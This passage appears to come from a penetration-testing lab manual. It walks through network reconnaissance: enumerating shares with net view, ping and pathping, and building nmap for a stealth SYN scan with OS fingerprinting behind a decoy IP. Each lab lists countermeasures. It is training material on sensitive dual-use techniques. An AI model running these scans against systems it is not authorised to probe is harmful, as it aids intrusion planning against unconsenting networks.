-------------------------------------------------------------------------------
\\WIN-2000-V-1
\\WIN2000S-V
The command completed successfully.


C:\Documents and Settings\Administrator>
```

Access rights must be available in order to view the hosts on another domain. To view the nonhidden specific shares available to a target:

```
net view \\Target IP Address
```



```
C:\Documents and Settings\Administrator>net view \\172.16.1.43
Shared resources at \\172.16.1.43



Share name   Type         Used as  Comment

-------------------------------------------------------------------------------
Human Resources
             Disk
Payroll      Disk
The command completed successfully.


C:\Documents and Settings\Administrator>
```

In this example, the target is sharing two folders: Human Resources and Payroll.


***Note:** If you find you are not obtaining the results desired, try initiating a NULL session to the target.

Lab 16: Target Connectivity/Route

Detect Target Connectivity: PingG


Prerequisites: None
Countermeasures: Deny Internet Control Messenger Protocol (ICMP) requests/reply
Descriptions: The ping application is used by an attacker to "see" if a target is connected to the network/Internet as the target will respond with a ping reply.
Procedure: From a DOS prompt or Linux shell type the following with the syntax of:

```
ping (Target IP or Hostname)
```




```
C:\Documents and Settings\mspivey>ping www.google.com_
```

In this example, the target is active and, based on the hostname of www.google.com, returns its IP address of **64.233.167.99**. Now the attacker has obtained the IP address of the target.




```
C:\Documents and Settings\mspivey>ping www.google.com

Pinging www.google.akadns.net [64.233.167.99] with 32 bytes of data:

Reply from 64.233.167.99: bytes=32 time=43ms TTL=238
Reply from 64.233.167.99: bytes=32 time=42ms TTL=238
Reply from 64.233.167.99: bytes=32 time=44ms TTL=238
Reply from 64.233.167.99: bytes=32 time=42ms TTL=238

Ping statistics for 64.233.167.99:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 42ms, Maximum = 44ms, Average = 42ms

C:\Documents and Settings\mspivey>_
```

The ping command works in the same way in the Linux environment.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
root@localhost:~ - Shell - Konsole
Session Edit View Settings Help
file:/root/nmapcron
Mozilla-bin
15:13

```
[root@localhost root]# ping 64.233.167.99
```

Notice that when you use the ping command by "pinging" the hostname, the IP address is returned.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
root@localhost:~ - Shell - Konsole
Session Edit View Settings Help
file:/root/nmapcron
Mozilla-bin
15:13

```
[root@localhost root]# ping 64.233.167.99
PING 64.233.167.99 (64.233.167.99) from 192.168.0.9 : 56(84) bytes of data.
64 bytes from 64.233.167.99: icmp_seq=1 ttl=238 time=45.4 ms
64 bytes from 64.233.167.99: icmp_seq=2 ttl=238 time=43.8 ms
64 bytes from 64.233.167.99: icmp_seq=3 ttl=238 time=44.1 ms
64 bytes from 64.233.167.99: icmp_seq=4 ttl=238 time=42.4 ms
64 bytes from 64.233.167.99: icmp_seq=5 ttl=238 time=47.3 ms

--- 64.233.167.99 ping statistics ---
5 packets transmitted, 5 received, 0% loss, time 4006ms
rtt min/avg/max/mdev = 42.413/44.661/47.393/1.693 ms
[root@localhost root]# 
```

Sometimes when searching for the hostname with the ping utility, the hostname is not received as in the previous example. In Windows computers ping may still be useful by using the optional **–a** switch (*case sensitive*).

```
ping –a (Target IP or Hostname)
```

***Note:** One difference between the Windows ping and other operating systems is that Windows does not provide the option to select the specific NIC to ping the target (providing you have multiple NICs in the "pinging" computer). If you need to use a specific NIC you must disable all other NICs.

Lab 17: Target Connectivity/Route

Connectivity/Routing Test: Pathping


Prerequisites: None

Countermeasures: Deny ECHO/ICMP request/reply at the border router

Description: The pathping application is used by attackers to not only verify the target but to view the route to the target. Many times the connection just before the target is a router that attackers may find useful to attack in addition to a computer.


Procedure: From a DOS prompt type the following with the syntax of:

```
pathping (IP Address or Hostname)
```


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
C:\WINNT\System32\cmd.exe - pathping www.google.com
Start
C:\WINNT\System32\...
5:41 PM


```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>pathping www.google.com

Tracing route to www.l.google.com [64.233.187.104]
over a maximum of 30 hops:
  0  win-2000-v-1 [172.16.1.43]
  1  home [172.16.0.1]
  2  ppp-70-255-105-254.dsl.hstntx.swbell.net [70.255.105.254]
  3  dist2-vlan60.hstntx.sbcglobal.net [151.164.11.189]
  4  bb1-g8-2-0.hstntx.sbcglobal.net [151.164.11.246]
  5  bb2.p9-0.hstntx.sbcglobal.net [151.164.242.215]
  6  core2-p6-1.crhstx.sbcglobal.net [151.164.240.213]
  7  151.164.191.192
  8  core2-p8-0.cratga.sbcglobal.net [151.164.241.86]
  9  bb2-p11-0.atlnga.sbcglobal.net [151.164.190.81]
 10  ex1-p11-1.pxatga.sbcglobal.net [151.164.42.17]
 11  asn15169-google.pxatga.sbcglobal.net [151.164.250.138]
 12  216.239.46.166
 13  216.239.49.226
 14  64.233.187.104

Computing statistics for 350 seconds...
```

The first result you will see is the route (hops) to the target along with the associated IP address of each hop.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
C:\WINNT\System32\cmd.exe
Start
C:\WINNT\System32\...
5:48 PM

```
Computing statistics for 350 seconds...
            Source to Here   This Node/Link
Hop  RTT    Lost/Sent = Pct  Lost/Sent = Pct  Address
  0                                           win-2000-v-1 [172.16.1.43]
                                0/ 100 =  0%   |
  1    2ms     0/ 100 =  0%     0/ 100 =  0%  home [172.16.0.1]
                                0/ 100 =  0%   |
  2   18ms     0/ 100 =  0%     0/ 100 =  0%  ppp-70-255-105-254.dsl.hstntx.sw
ll.net [70.255.105.254]
                                0/ 100 =  0%   |
  3   18ms     0/ 100 =  0%     0/ 100 =  0%  dist2-vlan60.hstntx.sbcglobal.ne
[151.164.11.189]
                                0/ 100 =  0%   |
  4   19ms     0/ 100 =  0%     0/ 100 =  0%  bb1-g8-2-0.hstntx.sbcglobal.net
51.164.11.246]
                                0/ 100 =  0%   |
  5   18ms     0/ 100 =  0%     0/ 100 =  0%  bb2.p9-0.hstntx.sbcglobal.net [1
.164.242.215]
                                0/ 100 =  0%   |
  6   17ms     0/ 100 =  0%     0/ 100 =  0%  core2-p6-1.crhstx.sbcglobal.net
51.164.240.213]
                                0/ 100 =  0%   |
  7   34ms     0/ 100 =  0%     0/ 100 =  0%  151.164.191.192
                                0/ 100 =  0%   |
  8   32ms     0/ 100 =  0%     0/ 100 =  0%  core2-p8-0.cratga.sbcglobal.net
51.164.241.86]
                                0/ 100 =  0%   |
  9   34ms     0/ 100 =  0%     0/ 100 =  0%  bb2-p11-0.atlnga.sbcglobal.net [
1.164.190.81]
                                0/ 100 =  0%   |
 10   33ms     0/ 100 =  0%     0/ 100 =  0%  ex1-p11-1.pxatga.sbcglobal.net [
1.164.42.17]
                                0/ 100 =  0%   |
 11   35ms     0/ 100 =  0%     0/ 100 =  0%  asn15169-google.pxatga.sbcglobal
```

The utility then calculates the statistics for each hop along the route.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
C:\WINNT\System32\cmd.exe
Start
C:\WINNT\System32\...
5:49 PM

```
 11   35ms     0/ 100 =  0%     0/ 100 =  0%  asn15169-google.pxatga.sbcglobal
et [151.164.250.138]
                                0/ 100 =  0%   |
 12  ---     100/ 100 =100%   100/ 100 =100%  216.239.46.166
                                0/ 100 =  0%   |
 13  ---     100/ 100 =100%   100/ 100 =100%  216.239.49.226
                                0/ 100 =  0%   |
 14   35ms     0/ 100 =  0%     0/ 100 =  0%  64.233.187.104

Trace complete.

C:\>_
```

Remember that many times next to the last hop, in this case 216.239.49.226, is a router. Routers make excellent targets when they are not properly secured.

Lab 18: Operating System Identification

Identify Target Operating System: Nmap/nmapFE

Prerequisites: None

Countermeasures: Banner alteration, firewalls, Intrusion Detection System (IDS)

Description: The nmap/nmapFE applications can be used to identify the possible operating system (OS) of the target. An attacker uses this information to launch appropriate attacks for the results obtained. The difference between nmap and Xprobe2 from Chapter 2 is that this application allows the option of initiating a decoy IP address against the target. Remember that all commands in Linux are *case sensitive*.

Procedure: Compile and create the Linux executable and run it against the target with the syntax of:

```
nmap <options> (IP Address)
```


From a Linux Terminal containing the directory of the compressed nmap files type **nmap *<options> (IP Address)***.

The files will uncompress into a new directory named **nmap-3.70**.

Change to the new directory by typing **cd nmap-3.70**.


From the new directory the nmap application must be compiled for the specific machine it is installed on by typing **./configure**.

The nmap application will compile to the specific machine it resides on.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/nmap/nmap-3.70
File Edit View Terminal Go Help
gnon
Mozi
Mon Nov 07
8:24 PM


```
checking if struct ip has ip_sum member... yes
configure: creating ./config.status
config.status: creating Makefile
config.status: creating nsock_config.h
config.status: nsock_config.h is unchanged
configure: configuring in nmapfe
configure: running /bin/sh './configure' --prefix=/usr/local  --cache-file=/dev/
null --srcdir=.
checking for gcc... gcc
checking for C compiler default output file name... a.out
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for suffix of executables...
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ANSI C... none needed
checking for gtk-config... /usr/bin/gtk-config
checking for GTK - version >= 1.0.0... yes
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
configure: creating ./config.status
config.status: creating Makefile
[root@localhost nmap-3.70]#
```

The next step is to type the **make** command:


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/nmap/nmap-3.70
File Edit View Terminal Go Help
gnor
Mozi
Mon Nov 07
8:29 PM


```
[root@localhost nmap-3.70]# make
```

The command will execute.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/nmap/nmap-3.70
File Edit View Terminal Go Help
gnor
Mozi
Mon Nov 07
8:30 PM


```
ranlib libpcre.a
make[1]: Leaving directory `/root/tools/nmap/nmap-3.70/libpcre'
Compiling libnbase
cd nbase && make
make[1]: Entering directory `/root/tools/nmap/nmap-3.70/nbase'
make[1]: Nothing to be done for `all'.
make[1]: Leaving directory `/root/tools/nmap/nmap-3.70/nbase'
Compiling libnsock
cd nsock/src && make
make[1]: Entering directory `/root/tools/nmap/nmap-3.70/nsock/src'
Compiling libnbase
cd ../../nbase && make
make[2]: Entering directory `/root/tools/nmap/nmap-3.70/nbase'
make[2]: Nothing to be done for `all'.
make[2]: Leaving directory `/root/tools/nmap/nmap-3.70/nbase'
make[1]: Leaving directory `/root/tools/nmap/nmap-3.70/nsock/src'
Compiling nmap
rm -f nmap
g++ -Llibpcap-possiblymodified  -Lnbase -Lnsock/src/  -o nmap main.o nmap.o targ
ets.o tcpip.o nmap_error.o utils.o idle_scan.o osscan.o output.o scan_engine.o t
iming.o charpool.o services.o protocols.o nmap_rpc.o portlist.o NmapOps.o Target
Group.o Target.o FingerPrintResults.o service_scan.o NmapOutputTable.o MACLookup
.o  -lnbase -lnsock libpcre/libpcre.a -lpcap  -lm
[root@localhost nmap-3.70]# 
```

The last step is to create the executable by typing **make install**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/nmap/nmap-3.70
File Edit View Terminal Go Help
gnom
Mozi
Mon Nov 07
8:38 PM

```
[root@localhost nmap-3.70]# make install
```

The nmap application will now be created.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/nmap/nmap-3.70
File Edit View Terminal Go Help
gnom
Mozi
Mon Nov 07
8:31 PM

```
make[2]: Entering directory `/root/tools/nmap/nmap-3.70/nbase'
make[2]: Nothing to be done for `all'.
make[2]: Leaving directory `/root/tools/nmap/nmap-3.70/nbase'
make[1]: Leaving directory `/root/tools/nmap/nmap-3.70/nsock/src'
./shtool mkdir -f -p -m 755 /usr/local/bin /usr/local/man/man1 /usr/local/share/
nmap
./shtool install  -c -m 755 nmap -s /usr/local/bin/nmap
./shtool install  -c -m 644 docs/nmap.1 /usr/local/man/man1/nmap.1
./shtool install  -c -m 644 nmap-services /usr/local/share/nmap/
./shtool install  -c -m 644 nmap-rpc /usr/local/share/nmap/
./shtool install  -c -m 644 nmap-os-fingerprints /usr/local/share/nmap/
./shtool install  -c -m 644 nmap-service-probes /usr/local/share/nmap/
./shtool install  -c -m 644 nmap-protocols /usr/local/share/nmap/
./shtool install  -c -m 644 nmap-mac-prefixes /usr/local/share/nmap/
./shtool mkdir -f -p -m 755 /usr/local/bin /usr/local/man/man1 /usr/local/share/
nmap /usr/local/share/gnome/apps/Utilities
If the next command fails -- you cannot use the X front end
test -f nmapfe/nmapfe && ./shtool install  -c -m 755 -s nmapfe/nmapfe /usr/local
/bin/nmapfe && rm -f /usr/local/bin/xnmap && ./shtool mkln -f -s /usr/local/bin/
nmapfe /usr/local/bin/xnmap && ./shtool install  -c -m 644 nmapfe.desktop /usr/l
ocal/share/gnome/apps/Utilities/nmapfe.desktop && ./shtool install  -c -m 644 do
cs/nmapfe.1 /usr/local/man/man1/nmapfe.1 && ./shtool install  -c -m 644 docs/xnm
ap.1 /usr/local/man/man1/xnmap.1
[root@localhost nmap-3.70]#
```


In this example, to execute nmap against a target with the IP of 172.16.1.40 to determine the target's operating system, type the following:

```
nmap -sS -p 139 -O -D 24.213.28.234 172.16.1.40
```

- The –sS option instructs nmap to use a TCP Synchronized (SYN) stealth port scan. This option is initiated by default if you are logged in as the root user.
- The –p 139 option instructs nmap to scan for a specific port, in this case port 139.
- The –O option instructs nmap to use TCP/IP fingerprinting to guess the target operating system.
